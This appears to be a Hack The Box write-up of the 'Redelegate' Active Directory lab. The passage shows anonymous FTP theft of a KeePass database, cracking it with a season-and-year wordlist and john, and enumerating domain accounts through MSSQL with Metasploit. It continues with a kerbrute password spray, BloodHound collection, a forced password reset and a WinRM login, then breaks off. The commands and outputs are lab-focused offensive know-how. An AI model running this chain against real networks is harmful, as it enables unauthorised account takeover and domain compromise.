Redelegate Walkthrough - HTB Hard | KeePass Cracking & Constrained Delegation Abuse
Complete walkthrough of Redelegate from Hack The Box. A hard Windows Active Directory machine where anonymous FTP exposes a KeePass database that, once cracked with a password-policy-based wordlist, reveals MSSQL credentials. Domain account enumeration through MSSQL feeds a password spray that validates Marie.Curie, whose HELPDESK membership allows resetting Helen.Frost's password. Helen holds SeEnableDelegationPrivilege and GenericAll over the FS01 machine account, which is abused to configure constrained delegation (S4U2self + S4U2proxy) toward the Domain Controller's CIFS service, ultimately leading to a DCSync and full domain compromise.

Overview
Redelegate is a hard-difficultly Windows machine that starts with Anonymous FTP access, which allows the attacker to download sensitive Keepass Database files. The attacker then discovers that the credentials in the database are valid for MSSQL local login, which leads to enumerate SIDs and performs a password spray attack. Being a member of the HelpDesk group, the newly compromised user account Marie.Curie has a User-Force-Change-Password Access Control setup over the Helen.Frost user account; that user account has privileges to get a PS remoting session onto the Domain Controller. The Helen.Frost user account also has the SeEnableDelegationPrivilege assigned and has full control over the FS01$ machine account, essentially allowing the attacker account to modify the msDS-AllowedToDelegateTo LDAP attribute and change the password of a computer object and perform a Constrained Delegation attack.
External Enumeration
Nmap
Let’s start with the classic nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
ports=$(nmap -p- --min-rate=1000 -T4 redelegate.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV redelegate.htb -oX redelegate.xml

<SNIP>

PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-13 12:47:26Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: redelegate.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
<SNIP>
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: redelegate.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: REDELEGATE
|   NetBIOS_Domain_Name: REDELEGATE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: redelegate.vl
|   DNS_Computer_Name: dc.redelegate.vl
|   DNS_Tree_Name: redelegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-07-13T12:48:23+00:00
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
<SNIP>
1433/tcp / 49932/tcp - both Microsoft SQL Server 2019
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

<SNIP>
Key findings:
- Port 21: FTP with anonymous access allowed (3 files: 2 txt + 1 kdbx)
- Port 53: DNS
- Port 80: HTTP (IIS 10.0)
- Port 88: Kerberos
- Port 389/636: LDAP/LDAPS (Domain: redelegate.vl)
- Port 445: SMB
- Port 1433: MSSQL Server 2019
- Port 3389: RDP
- Port 5985: WinRM
- Domain Controller: DC, Windows Server 2022 Build 20348
From the first lines of the nmap output we can see there’s anonymous access to FTP, and inside there are three files, 2 txt and one kdbx.
kdbx files are those of the famous KeePass password manager!
FTP
Let’s connect to FTP and move the files locally:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
ftp redelegate.htb
Connected to redelegate.htb.
220 Microsoft FTP Service
Name (redelegate.htb:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||61681|)
125 Data connection already open; Transfer starting.
10-20-24  01:11AM                  434 CyberAudit.txt
10-20-24  05:14AM                 2622 Shared.kdbx
10-20-24  01:26AM                  580 TrainingAgenda.txt
226 Transfer complete.
ftp> get CyberAudit.txt
local: CyberAudit.txt remote: CyberAudit.txt
229 Entering Extended Passive Mode (|||61683|)
125 Data connection already open; Transfer starting.
100% |***********************************|   434        2.64 KiB/s    00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (2.13 KiB/s)
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||61684|)
125 Data connection already open; Transfer starting.
100% |***********************************|  2622       15.10 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 10 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2622 bytes received in 00:00 (12.25 KiB/s)
ftp> get TrainingAgenda.txt
local: TrainingAgenda.txt remote: TrainingAgenda.txt
229 Entering Extended Passive Mode (|||61686|)
125 Data connection already open; Transfer starting.
100% |***********************************|   580        3.48 KiB/s    00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (3.48 KiB/s)
ftp> exit
221 Goodbye.
Now that we’ve transferred the files we need, let’s read them.
Reading the Files
CyberAudit.txt:
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
This file might come in handy for privilege escalation — we’ll need to pay attention to AD ACLs and unused objects.
TrainingAgenda.txt:
EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)

Friday 4th October  | 14.30 - 16.30 - 53 attendees
"Don't take the bait" - How to better understand phishing emails and what to do when you see one


Friday 11th October | 15.30 - 17.30 - 61 attendees
"Social Media and their dangers" - What happens to what you post online?


Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password


Friday 25th October | 9.30 - 12.30 - 29 attendees
"What now?" - Consequences of a cyber attack and how to mitigate them
Maybe we’ll need to try SeasonYear! and, if it doesn’t work, slight variations of it.
The Shared.kdbx file can be opened with the command keepassxc Shared.kdbx, but we need to enter a password to see what’s inside.

Sadly, SeasonYear! doesn’t let us into the database.
Initial Access
Cracking the KeePass Database
Let’s get the hash of the database password with the keepass2john tool:
1
2
3
keepass2john Shared.kdbx > hash
cat hash
Shared:$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*e4f9d51a5df3e5f9ca1019cd57e10d60f85f48228da3f3b4cf1ffee940e20e01*18c45dbbf7d365a13d6714059937ebad*a59af7b75908d7bdf68b6fd929d315ae6bfe77262e53c209869a236da830495f*9dd2081c364e66a114ce3adeba60b282fc5e5ee6f324114d38de9b4502ca4e19
However, after several hours of attempts, I discovered that the hash above was wrong! Non-text files from FTP must be downloaded in binary mode like this, otherwise they get corrupted:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[Jul 13, 2026 - 17:51:57 (CEST)] exegol-main redelegate # ftp redelegate.htb
Connected to redelegate.htb.
220 Microsoft FTP Service
Name (redelegate.htb:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||52909|)
125 Data connection already open; Transfer starting.
100% |***********************************|  2622       20.85 KiB/s    00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (15.97 KiB/s)
ftp> exit
221 Goodbye.
Now we have the correct hash using the previous command.
To get the password, I initially thought it was similar to the initial password SeasonYear! (I used tools like rsmangler to generate similar passwords), but what really mattered was the password policy pattern.
With this Python script, all season + year + ! combinations are tried, and with hashcat or John the Ripper we discover the correct password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
import string

seasons = ["Fall", "Autumn", "Winter", "Spring", "Summer"]
year = string.digits


for season in seasons:
   for first in year:
       for second in year:
           for third in year:
               for fourth in year:
                   with open('wordlist_final', 'a') as file:
                       file.write(f'{season}{first}{second}{third}{fourth}!\n')
                       print(f"adding {season}{first}{second}{third}{fourth}!")
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Jul 13, 2026 - 18:15:46 (CEST)] exegol-main redelegate # john --wordlist=wordlist_final hash2
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 600000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
Fall2024!        (Shared)
1g 0:00:00:02 DONE (2026-07-13 18:15) 0.4739g/s 963.0p/s 963.0c/s 963.0C/s Fall2016!..Fall2031!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
KeePass database password: Fall2024!
KeePass Entries
Inside the KeePass file we find these passwords:

The entry I’m most interested in is the DB one (which we saw present on the host).
MSSQL
I try to log into MSSQL with the credentials found:
1
2
3
4
5
6
7
8
9
10
11
12
mssqlclient.py "REDELEGATE"/"SQLGuest":'zDPBpaF4FywlqIv11vii'@"10.129.234.50"
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SQLGuest  guest@master)>
Credentials: REDELEGATE\SQLGuest:zDPBpaF4FywlqIv11vii
To enumerate more quickly we can use these 2 Metasploit modules that I find very handy:
admin/mssql/mssql_enum and admin/mssql/mssql_enum_domain_accounts
Here’s the first one in action:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
msf auxiliary(admin/mssql/mssql_enum) > exploit
[*] Running module against 10.129.234.50
[*] 10.129.234.50:1433 - Running MS SQL Server Enumeration...
[*] 10.129.234.50:1433 - Version:
[*]     Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
[*]             Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64>
[*] 10.129.234.50:1433 - Configuration Parameters:
[*] 10.129.234.50:1433 -        C2 Audit Mode is Not Enabled
[*] 10.129.234.50:1433 -        xp_cmdshell is Not Enabled
[*] 10.129.234.50:1433 -        remote access is Enabled
[*] 10.129.234.50:1433 -        allow updates is Not Enabled
[*] 10.129.234.50:1433 -        Database Mail XPs is Not Enabled
[*] 10.129.234.50:1433 -        Ole Automation Procedures are Not Enabled
[*] 10.129.234.50:1433 - Databases on the server:
[*] 10.129.234.50:1433 -        Database name:master
<SNIP>
[*] 10.129.234.50:1433 - System Logins on this Server:
[*] 10.129.234.50:1433 -        sa
[*] 10.129.234.50:1433 -        SQLGuest
[*] 10.129.234.50:1433 - Disabled Accounts:
[*] 10.129.234.50:1433 -        sa
[*] 10.129.234.50:1433 - System Admin Logins on this Server:
[*] 10.129.234.50:1433 -        sa
[*] 10.129.234.50:1433 - Windows Logins on this Server:
[*] 10.129.234.50:1433 -        No Windows logins found!
[*] 10.129.234.50:1433 - Accounts with empty password:
[*] 10.129.234.50:1433 -        No Accounts with empty passwords where found.
[*] 10.129.234.50:1433 - Stored Procedures with Public Execute Permission found:
<SNIP>
[*] 10.129.234.50:1433 - Instances found on this server:
[*] 10.129.234.50:1433 - Default Server Instance SQL Server Service is running under the privilege of:
[*] 10.129.234.50:1433 -        xp_regread might be disabled in this system
[*] Auxiliary module execution completed
Thanks to this we understood that we don’t need to waste time getting code execution on the DB or impersonating other users.
Now the second one, to enumerate domain users and groups:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
msf auxiliary(admin/mssql/mssql_enum_domain_accounts) > exploit
[*] Running module against 10.129.234.50
[*] 10.129.234.50:1433 - Attempting to connect to the database server at 10.129.234.50:1433 as SQLGuest...
[+] 10.129.234.50:1433 - Connected.
[*] 10.129.234.50:1433 - SQL Server Name: WIN-Q13O908QBPG
[*] 10.129.234.50:1433 - Domain Name: REDELEGATE
[+] 10.129.234.50:1433 - Found the domain sid: 010500000000000515000000a185deefb22433798d8e847a
[*] 10.129.234.50:1433 - Brute forcing 10000 RIDs through the SQL Server, be patient...
[*] 10.129.234.50:1433 -  - WIN-Q13O908QBPG\Administrator
[*] 10.129.234.50:1433 -  - REDELEGATE\Guest
[*] 10.129.234.50:1433 -  - REDELEGATE\krbtgt
<SNIP>
[*] 10.129.234.50:1433 -  - REDELEGATE\DC$
[*] 10.129.234.50:1433 -  - REDELEGATE\FS01$
[*] 10.129.234.50:1433 -  - REDELEGATE\Christine.Flanders
[*] 10.129.234.50:1433 -  - REDELEGATE\Marie.Curie
[*] 10.129.234.50:1433 -  - REDELEGATE\Helen.Frost
[*] 10.129.234.50:1433 -  - REDELEGATE\Michael.Pontiac
[*] 10.129.234.50:1433 -  - REDELEGATE\Mallory.Roberts
[*] 10.129.234.50:1433 -  - REDELEGATE\James.Dinkleberg
[*] 10.129.234.50:1433 -  - REDELEGATE\Helpdesk
[*] 10.129.234.50:1433 -  - REDELEGATE\IT
[*] 10.129.234.50:1433 -  - REDELEGATE\Finance
[*] 10.129.234.50:1433 -  - REDELEGATE\DnsAdmins
[*] 10.129.234.50:1433 -  - REDELEGATE\DnsUpdateProxy
[*] 10.129.234.50:1433 -  - REDELEGATE\Ryan.Cooper
[*] 10.129.234.50:1433 -  - REDELEGATE\sql_svc
Excluding service accounts and groups, we can build ourselves a small wordlist of users to password spray with kerbrute.
Password Spray
I create the wordlist:
1
2
3
4
5
echo 'Christine.Flanders' >> usernames
echo 'Marie.Curie' >> usernames
echo 'Helen.Frost' >> usernames
echo 'Mallory.Roberts' >> usernames
echo 'James.Dinkleberg' >> usernames
I immediately try using the various KeePass passwords and applying them to all users via password spray without success. However, when I try with the KeePass DB password (Fall2024!), a message different from the ones seen so far appears:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
kerbrute passwordspray --domain "REDELEGATE" --dc '10.129.234.50' usernames 'Fall2024!' -v

   __             __               __
  / /_____  _____/ /_  _______  __/ /____
 / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/   /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/13/26 - Ronnie Flathers @ropnop

2026/07/13 19:54:00 >  Using KDC(s):
2026/07/13 19:54:00 >   10.129.234.50:88

2026/07/13 19:54:00 >  [!] Helen.Frost@REDELEGATE:Fall2024! - Invalid password
2026/07/13 19:54:00 >  [!] Mallory.Roberts@REDELEGATE:Fall2024! - Invalid password
2026/07/13 19:54:00 >  [!] Christine.Flanders@REDELEGATE:Fall2024! - Invalid password
2026/07/13 19:54:00 >  [!] James.Dinkleberg@REDELEGATE:Fall2024! - Invalid password
2026/07/13 19:54:00 >  [!] Marie.Curie@REDELEGATE:Fall2024! - Got AS-REP (no pre-auth) but couldn't decrypt - bad password
2026/07/13 19:54:00 >  Done! Tested 5 logins (0 successes) in 0.469 seconds
I try to check whether Marie.Curie is actually AS-REP-ROASTABLE via GetNPUsers.py, but without success. So I try testing the credentials with netexec.
1
2
3
nxc smb "redelegate.htb" -u Marie.Curie -p 'Fall2024!'
SMB         10.129.234.50   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.50   445    DC               [+] redelegate.vl\Marie.Curie:Fall2024!
Credentials: redelegate.vl\Marie.Curie:Fall2024!
The credentials are correct. However, I can’t get a shell through evil-winrm, nor through xfreerdp, nor through smb or ldap.
BloodHound
So I proceed to scan the whole domain with BloodHound.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
bloodhound.py --zip -c All -ns "10.129.234.50" -u "Marie.Curie" -p 'Fall2024!' -dc "dc.redelegate.vl" -d "redelegate.vl"
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: redelegate.vl
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.redelegate.vl:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.redelegate.vl
WARNING: SID S-1-5-21-3745110700-3336928118-3915974013-1109 lookup failed, return status: STATUS_NONE_MAPPED
INFO: Done in 00M 15S
INFO: Compressing output into 20260713195303_bloodhound.zip
After uploading the zip to BloodHound, I look at the shortest path to the domain admins:

As we can see, our user (bottom left) can change Helen.Frost’s password by being part of the HELPDESK group. By changing this account’s password, we can take control of it. I’ll explain the following steps of the delegation attack later.
Changing Helen.Frost’s Password
We can change Helen’s password with this command:
1
net rpc password "Helen.Frost" '1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!' -U "REDELEGATE"/"Marie.Curie"%'Fall2024!' -S "10.129.234.50"
In case the password we set doesn’t respect the domain’s password policy, we’ll get an error like this:
1
Failed to set password for 'Helen.Frost' with error: Unable to update the password. The value provided for the new password does not meet the length, complexity, or history requirements of the domain..
WinRM Login as Helen.Frost
We can log into the DC via evil-winrm, which we couldn’t do with Marie.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
evil-winrm-py -u "Helen.Frost" -p '1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!' -i "10.129.234.50"
<SNIP>
[*] Connecting to '10.129.234.50:5985' as 'Helen.Frost'
evil-winrm-py PS C:\Users\Helen.Frost\Documents> whoami
